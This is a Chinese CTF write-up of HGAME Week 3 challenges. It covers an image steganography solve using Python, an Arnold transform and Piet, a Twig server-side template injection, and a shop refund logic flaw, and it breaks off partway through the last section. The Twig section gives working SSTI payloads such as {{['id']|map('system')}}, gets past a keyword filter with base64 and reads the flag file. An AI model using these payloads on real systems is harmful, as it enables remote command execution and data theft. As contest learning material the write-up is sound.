
有点像缩略图，通过stegsolve也可发现确实是有一些信息，很有规律的排布，用Python简单提取下即可


```

from PIL import Image

img = Image.open('1.png')
width, height = img.size
pixs_list = []
for w in range(5, width, 11):
    for h in range(5, height, 11):
        pix = img.getpixel((w, h))
        pixs_list.append(pix)
#分解下pixs_list的长度, 就可以得到生成图片的宽高
new_width, new_height = 215, 215
new_img = Image.new('RGB', (new_width, new_height))
idx = 0
for n_w in range(new_width):
    for n_h in range(new_height):
        new_img.putpixel((n_w, n_h), pixs_list[idx])
        idx += 1
new_img.save('ok.png')
new_img.show()

```



得到信息

```

st = 1
a = 9
b = 39

```


暂时不知道什么意思, 图片上有一些带颜色小点很突出, 拖进PS分析发现间隔也是很规律, 每个点间隔4个像素点

```

from PIL import Image

img = Image.open('ok.png')
width, height = img.size
pixs_list = []
for w in range(2, width, 5):
    for h in range(2, height, 5):
        pix = img.getpixel((w, h))
        pixs_list.append(pix)
#分解pixs_list的长度,
new_width, new_height = 43, 43
new_img = Image.new('RGB', (new_width, new_height))
idx = 0
for n_w in range(new_width):
    for n_h in range(new_height):
        new_img.putpixel((n_w, n_h), pixs_list[idx])
        idx += 1
new_img.save('ok1.png')
new_img.show()

```




看到这里了看过 [Arnold变换\(猫映射\)](#) 置乱效果图的师傅应该会觉得比较像，前面的到 $a=9$ 、 $b=39$ 是 [Arnold变换](#) 矩阵参数， $st=1$ 是周期

```
from PIL import Image

img = Image.open('ok1.png')
if img.mode == "P":
    img = img.convert("RGB")
assert img.size[0] == img.size[1]
dim = width, height = img.size

st = 1
a = 9
b = 39
for _ in range(st):
    with Image.new(img.mode, dim) as canvas:
        for nx in range(img.size[0]):
            for ny in range(img.size[0]):
                y = (ny - nx * a) % width
                x = (nx - y * b) % height
                canvas.putpixel((y, x), img.getpixel((ny, nx)))
canvas.show()
canvas.save('ok2.png')
```



很像 [nipet](#)，尝试 [npiet](#) 执行一下

Hi,

Welcome to [npiet online](#) !

Info: found picture width=43 height=43 and codel size=1
Uploaded picture (shown with a small border): **ok2.png**



Info: executing: `npiet -w -e 220000 ok2.png`

n? n? +=

[run again!](#)

back to [npiet online](#) - try again !

back to [npiet](#)

back to [bertnase.de](#)

CSDN @末初

原图是附加了一个zip的字节流的，分离出来得到两个list，根据提示把每一项的加起来

```
from binascii import *

list1 = [776686, 749573, 6395443, 2522866, 279584, 587965, 4012670, 1645156, 2184634]
list2 = [6065523, 6419830, 1421837, 5103682, 5963053, 2842996, 1113825, 1594064, 4578755]

flag = ''
for i in range(len(list1)):
    flag += unhexlify(hex(list1[i]+list2[i])[2:]).decode()
print(flag)
```

```
hgame{wH@t_4_AM4Z1N9_1m4g3}
```

PS: 这样的最后处理得到flag, 感觉会有挺多的非预期

WEB

SecurityCenter

Level - Week3

SecurityCenter[已完成]

描述

道路千万条, 安全第一

题目环境每 5min 重置一次

题目地址 <http://146.56.223.34:60036>

基准分数 300

当前分数 300

完成人数 36

CSDN @末初

```
33 }
34 </script>
35 <!-- hint: /vendor/composer/installed.json -->
36 </html>
```

146.56.223.34:60036/redirect.php?url=https://www.baidu.com

Summ3r 安全中心
您即将离开本页面, 请注意您的帐号和财产安全!
<https://www.baidu.com>

跳转

CSDN @末初

一开始以为是SSRF，打了半天在hint提供的信息最下面发现了这个

```
    keywords: [
      "templating"
    ],
    "support": {
      "issues": "https://github.com/twigphp/Twig/issues",
      "source": "https://github.com/twigphp/Twig/tree/v3.3.7"
    },
    "funding": [
      {
        "url": "https://github.com/fabpot",
        "type": "github"
      },
      {
        "url": "https://tidelift.com/funding/github/packagist/twig/twig",
        "type": "tidelift"
      }
    ],
    "install-path": "../twig/twig"
  },
  "dev": true,
  "dev-package-names": []
}
```

CSDN @末初

测试一下




CSDN @末初

Twig v3.3.7 的模板，找下漏洞

- [https://whoamianony.top/2021/08/22/Web安全/Twig 模板注入从零到一/](https://whoamianony.top/2021/08/22/Web安全/Twig模板注入从零到一/)

SSTI payload

```
{{["id"]|map("system")}}
{{["id"]|map("passthru")}}
{{["id"]|map("exec")}} // 无回显
```



Summ3r 安全中心

您即将离开本页面，请注意您的帐号和财产安全!

uid=33(www-data) gid=33(www-data) groups=33(www-data) Array

[跳转](#)

Encryption Encoding SQL XSS Other

Load URL Split URL Execute

Post data Referer User Agent Cookies Clear All

CSDN @末初

146.56.223.34:60036/redirect.php?url={{"id"}}map("system")

Summ3r 安全中心

您即将离开本页面，请注意您的帐号和财产安全!

```
total 80K drwxr-xr-x 1 root root 4.0K Feb 3 16:29 .. drwxr-xr-x 1 root root 4.0K Feb 3 16:29 ...
-rwxr-xr-x 1 root root 0 Feb 3 16:29 .dockerenv drwxr-xr-x 1 root root 4.0K Jan 26 16:27 bin
drwxr-xr-x 2 root root 4.0K Dec 11 17:25 boot drwxr-xr-x 5 root root 340 Feb 3 16:29 dev
drwxr-xr-x 1 root root 4.0K Feb 3 16:29 etc -r--r--r-- 1 root root 42 Feb 3 09:57 flag drwxr-xr-x 2
root root 4.0K Dec 11 17:25 home drwxr-xr-x 1 root root 4.0K Jan 26 16:18 lib drwxr-xr-x 2
root root 4.0K Jan 25 00:00 lib64 drwxr-xr-x 2 root root 4.0K Jan 25 00:00 media drwxr-xr-x 2
root root 4.0K Jan 25 00:00 mnt drwxr-xr-x 2 root root 4.0K Jan 25 00:00 opt dr-xr-xr-x 196
root root 0 Feb 3 16:29 proc drwx----- 1 root root 4.0K Jan 26 16:35 root drwxr-xr-x 1 root root
4.0K Jan 26 16:27 run drwxr-xr-x 1 root root 4.0K Jan 26 16:27 sbin drwxr-xr-x 2 root root
4.0K Jan 25 00:00 srv dr-xr-xr-x 13 root root 0 Feb 3 16:29 sys drwxrwxrwt 1 root root 4.0K
Jan 26 16:35 tmp drwxr-xr-x 1 root root 4.0K Jan 25 00:00 usr drwxr-xr-x 1 root root 4.0K Jan
26 16:18 var Array
```

[跳转](#)

flag 高亮全部(A) 区分大小写(C) 匹配变音符号(U) 匹配词句(W) 第 1 项, 共找到 1 个匹配项

Encryption Encoding SQL XSS Other

Load URL Split URL Execute

Post data Referer User Agent Cookies Clear All

CSDN @末初

尝试读取的时候发现过滤了 cat，简单绕过一下即可

146.56.223.34:60036/redirect.php?url={{"head /flag"}}map("system")

Summ3r 安全中心

Hacker! preg_match("/hgame/i", \$text)

[跳转](#)

Encryption Encoding SQL XSS Other

Load URL Split URL Execute

http://146.56.223.34:60036/redirect.php?url={{"head /flag"}|map("system")}}

Post data Referer User Agent Cookies Clear All

CSDN @末初

返回内容不能有 **hgame** ?

base64编码一下返回

```
redirect.php?url={{["head /flag | base64"]|map("system")}}
```

146.56.223.34:60036/redirect.php?url={{"head /flag | base64"}|map("system")}}

Summ3r 安全中心

您即将离开本页面, 请注意您的帐号和财产安全!

aGdhibVW7IVR3MTktUzV0MX4xc15zMDBPME9faW50Zlzc3QxbjV+IX0K Array

跳转

Encryption Encoding SQL XSS Other

Load URL Split URL Execute

Post data Referer User Agent Cookies Clear All

CSDN @末初

然后这里记录一下我一开始使用的读取方法

146.56.223.34:60036/redirect.php?url={{"which php"}|map("system")}}

Summ3r 安全中心

您即将离开本页面, 请注意您的帐号和财产安全!

/usr/local/bin/php Array

跳转


Encryption Encoding SQL XSS Other

Load URL Split URL Execute

Post data Referer User Agent Cookies Clear All

CSDN @末初

```
redirect.php?url={{["/usr/local/bin/php /flag | base64"]|map("system")}}
```



CSDN @末初

```
PS C:\Users\Administrator> php -r "var_dump(base64_decode('aGdhbWV7IVR3MTktUzV0MX4xc15zMDBPME9faW50ZXIzc3QxbjV+IX0K')));"
Command line code:1:
string(42) "hgame{!Tw19-S5t1~1s^s0000_inter3st1n5~!}"
```

Vidar shop demo

Vidar shop demo[已完成]

描述

差一个币就能买flag了! 快冲!

题目地址 <http://bab4d9422a.vidar-shop.mjclouds.com>

基准分数 350

当前分数 350

完成人数 33


CSDN @末初


* 联系电话 请输入联系电话

* 密码 请输入密码

登录

注册






这三个js文件都有map文件，可以用 [reverse-sourcemap](#) 还原源码

参考：<https://www.freebuf.com/articles/web/276810.html>

得到源码可自行分析




不过这里的漏洞，黑盒就测试出来了

注册的时候注意下有一些限制，最好用burp改包注册，注意用户名长度和密码长度即可成功注册



注册成功后登录能看到用户的一些信息



手机	10000000000
姓名	mochu777
余额	9999


注册

首先任意下一个买得起的，支付，看看这个过程


shopping-mall x +

bab4d9422a.vidar-shop.mjclouds.com/#/category


商店




【Flag】hgame{xxxxx}
¥10000.00 ¥10000.00
自营 自提
剩余 99546 件




【#1徽章】徽章
¥20.00 ¥20.00
自营 自提
剩余 9998395 件



【#2徽章】徽章
¥20.00 ¥20.00
自营 自提
剩余 9999901 件



【#3徽章】徽章
¥40.00 ¥40.00
自营 自提
剩余 9999891 件



【#4徽章】徽章
¥40.00 ¥40.00
自营 自提
剩余 9999919 件

88 分类 🛒 订单 CSDN @末 初

支付后，账户拥有的余额减少了20




CSDN @宋初




CSDN @宋初

然后发现这个已支付的订单可以删除



删除完之后发现，之前减去的余额返回到了账户



CSDN @宋初

有增加对应取消订单的价格，抓包分析下传参

